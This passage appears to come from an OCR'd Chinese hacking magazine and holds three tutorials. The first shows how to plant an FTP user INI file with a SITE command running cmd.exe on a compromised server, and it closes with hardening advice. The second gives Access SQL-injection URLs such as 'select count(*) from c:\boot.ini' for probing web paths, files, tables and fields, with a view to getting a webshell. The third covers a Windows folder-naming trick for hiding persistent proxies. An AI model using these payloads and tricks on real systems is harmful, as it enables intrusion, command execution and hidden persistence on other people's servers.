目录，哈哈，看见了吧，用户的信息都在里面，一个用户一个 INI 文件。打开 fox2.ini，找到这句"SiteCommandList0=CMD,C:\Windows\System32\cmd.exe /c $0,-1,60,-1,-1,cmd"这个就是我们刚才建立的 SITE 命令了。说到这里大家应该了解了吧，只需要先在本机建立一个用户，设置好目录和权限，然后再到肉鸡的相应目录下建立个 INI 文件，把本机的 INI 信息 COPY 进去，就可以像上面那样执行命令了！

下面再来说说防范方法，网上常见的方式都是把 FTP 程序的目录权限设置严格一些，让用户不能访问或修改，这样就不会被利用了。这里我再说说另外一种方式，用过 *NIX 类服务器的朋友都知道，如果这个系统上面的服务，如 Apache，Mysql 什么的，大多都是以独立的帐号运行的，很少有直接使用 ROOT 权限来启动的，这样权限就会比较小，被利用的价值也不会太大。那么，在 WIN 下是否也可以这样呢？答案是肯定的，我们也可以把服务调整成以普通用户的权限来运行。具体方法如下：开始菜单／程序／管理工具／服务，打开服务管理器，然后对某一服务点右键，选择属性，在选择"登陆"菜单页，你就能看见默认是使用本地系统帐户的登陆身份来启动服务的。只需要把登陆身份换成你自己建立的 USER 用户就行了。这里要提醒一下，如果使用自己建立的用户来启动服务的话，这个服务需要操作的目录都需要给予这个用户操作权才行，不然就不能正常使用这个服务了。

OK，文章到这里就结束了，大家如果有什么问题的话，可以到非安全的论坛上提问，或者 E-MAIL 我，我的 MAIL：blackfox@qq.com

再探 ACCESS 的跨库查询

NetKey 溢出了

关于 ACCESS 的跨库查询，经典的东西恐怕就是 superhei 的利用 union 联合查询实现 access 的跨库查询的那篇文章了。近段时间辞职赋闲，翻了翻以前的杂志，看到一篇 sniper 的文章，在文章中 sniper 提到这样一个现象，就是在递交 http://www.target.com/show.asp?id=1 and 0<(select count(*) from c:\boot.ini) 的时候会出现如图 1 所示的错误提示：




图1

提交 **http://www.target.com/show.asp?id=1 and 0<(select count(*) from c:\boot.ini.c)** 的时候又会出现如下图 2 所示的情况：




图2

但是在文章中 sniper 并没有说清楚出现这种情况的原因。对这种情况我进行了实验，得出了以下的文字。

为什么会有这样的情况出现呢？我想是因为我们表示一个数据库中的表的时候，可以使用 db.mdb.admin 的形式，就是表示为 db.mdb 中的 admin 表的意思，但是中间的这个 .mdb 可以省略掉，就是也可以用 db.admin 的形式，系统会自动认为这是一个 mdb 的数据库，如果是 db.mdb.admin 的形式，系统会把前面的 db.mdb 作为数据库。所以图 2 中输入的是 boot.ini.c，这里它就把 boot.ini 当作是一个数据库，c 是这数据库中的一个表，而 boot.ini 肯定是无法作为数据库的形式打开的，所以出现如图 2 所示的打不开文件的错误。而图 1 中使用的是 boot.ini，这里就会把当作是 boot.mdb 数据库中的一个名为 ini 的表，boot.mdb 当然是不存在的，所以返回的错误是找不到文件 c:\boot.mdb。

这样一个现象有什么可以利用地呢？下面我们深入看一下吧，首先我们建立一个 db.mdb 的数据库，数据库中有一个名为 admin 的表，表中有 id，name，pass 三个字段。对于这种现象分为 6 种情况：

（1）文件路径不存在：这里我们提交 http://www.target.com/show.asp?id=1 and 0<(select count(*) from c:\web\db.admin)，当然，这个时候是不存在 C:\web 目录的。返回情况如图 3 所示，这时提示 c:\web\db.mdb 不是一个有效的路径。




图3

（2）文件路径存在，但该目录不存在 db.mdb 数据库。这时我们建立 c:\web 目录，目录中是空的，仍然提交构造的 URL，返回情况如图 4 所示，这时提示找不到文件 c:\web\db.mdb。

（3）文件路径存在，且存在 db.mdb 数据库，但不存在 admin 表，这时我们将数据库中的 admin 表更名为 admin1，然后把数据库放到 c:\web 目录中，然后请求 URL 返回情况如图 5 所示，这时提




图 4




图 5

示找不到输入表或查询‘admin’。

（4）文件路径存在，且存在db.mdb数据库，数据库中存在admin表。这时我们把db.mdb中的表改回来为admin，请求URL后返回情况如图6所示，这时返回的是asp文件出错了。




图 6

（5）满足（4）中的情况，但不存在某字段，我们提交看看，结果如图7所示。

（6）满足（4）中的情况，同时存在某字段，返回情况如图8所示，返回的和（4）一样是asp文件出错。




图 7




图 8

（5）、（6）的两种情况主要是用作猜测字段名了。

OK了，以上基本上就是几种可能出现的情况。根据以上6种情况我们能做什么呢？

1、判断web路径，或者判断主机上是否存在某个目录。

2、判断某个目录下是否存在某某文件，比如说用来猜测后台登陆文件。

3、用来判断是否数据库中是否存在某个表。

4、用来判断表中是否存在某个字段。

其中3和4用到的情况不多，如果存在SQL注入的话直接用常规方法就好，不过可以用来探测同一主机上另外一个站点的数据库信息，前提需要得到另一站点的数据库路径，这个可以通过暴库得到。对于这个漏洞（这里暂且称它为漏洞）利用价值其实不大，可以考虑根据不同的情况写一个注入工具，用来探测后台地址、登陆口、web物理路径什么的，不过access的数据库得到web物理路径也没什么利用的，可以考虑在同时使用了access和mssql两种数据库的主机上，对MSSQL注入的时候想采用备份数据库或者web作业得到webshell但却无法找到web物理目录的情况下使用该方法去判断web的物理路径。当然了，如果你有更妙的主意不妨告诉我一下。

初探 文件夹命名漏洞及利用

下雨天[F.S.T]

首先不得不说一下，这个漏洞很早就有了，呵呵！不过在网络上见到对其进行描述与利用的实在不多，恐怕高手们早利用过了，不过我还是写出来献一下丑吧。在打造自己的不死代理时我就想到了利用文件夹命名漏洞并且成功的执行了！

一、漏洞初探

先不说原理，大家跟着我操作就是了。我在2003（在XP和2000下的测试都成功地说明了这个漏洞是存在的，不过在2003系统上发现这个漏洞利用起来更爽）下来开始我们的漏洞初探。打开CMD进入windows 输入如下，直接看图吧，懒得贴文字了，如图1所示。

到这里我们成功的避开了微软的限制，建了三个目录一个是system32..\，一个是system32…\，还有一个是system32…\。这一系列的操作说明漏洞确实是存在的！




图 1

二、漏洞浅析

下面稍微抄袭一下网上的原理介绍加上本人的理解，大家更不要BS我呀！我们知道在winodws中”\”是表示路径的分隔，比如我们常用的“C:\winodws\”的意思就是C盘中的windows文件夹，“c:\windows\system32\cmd.exe”则是C盘中的windows文件夹下的system32文件夹下的cmd.exe文件。

我们现在假设一下，如果文件夹的名字中有“\”呢？For example：假如s\是一个文件夹名字路径“F:\s\”访问的时候winodws提示无法打开。你创建的S\它会提示：文件名不能包含下列任何字符之一。但是在CMD中却可以用MD建立文件夹没有这个限制的。比如：F:\>md h\ 你会发现在F盘下多出了一个h的文件夹，F:\>rd h 就可以直接删除这个文件夹，于是漏洞产生了！

当然，如果存在了一个h目录再建一个h\会报如下的错：子目录或文件 h\ 已经存在。这说明微软也不是没有考虑到这点的！

下面我们继续深入一点吧！看我操作，

见图2：




图2

删了上面所有操作建的文件，我们重新开始再深一点吧！

1．建的目录进不了

当我们创建一个hack..\目录而本来没有hack目录的时候，是进不了hack..\目录的，也就是在资源管理器中显示的hack.目录，见图3。

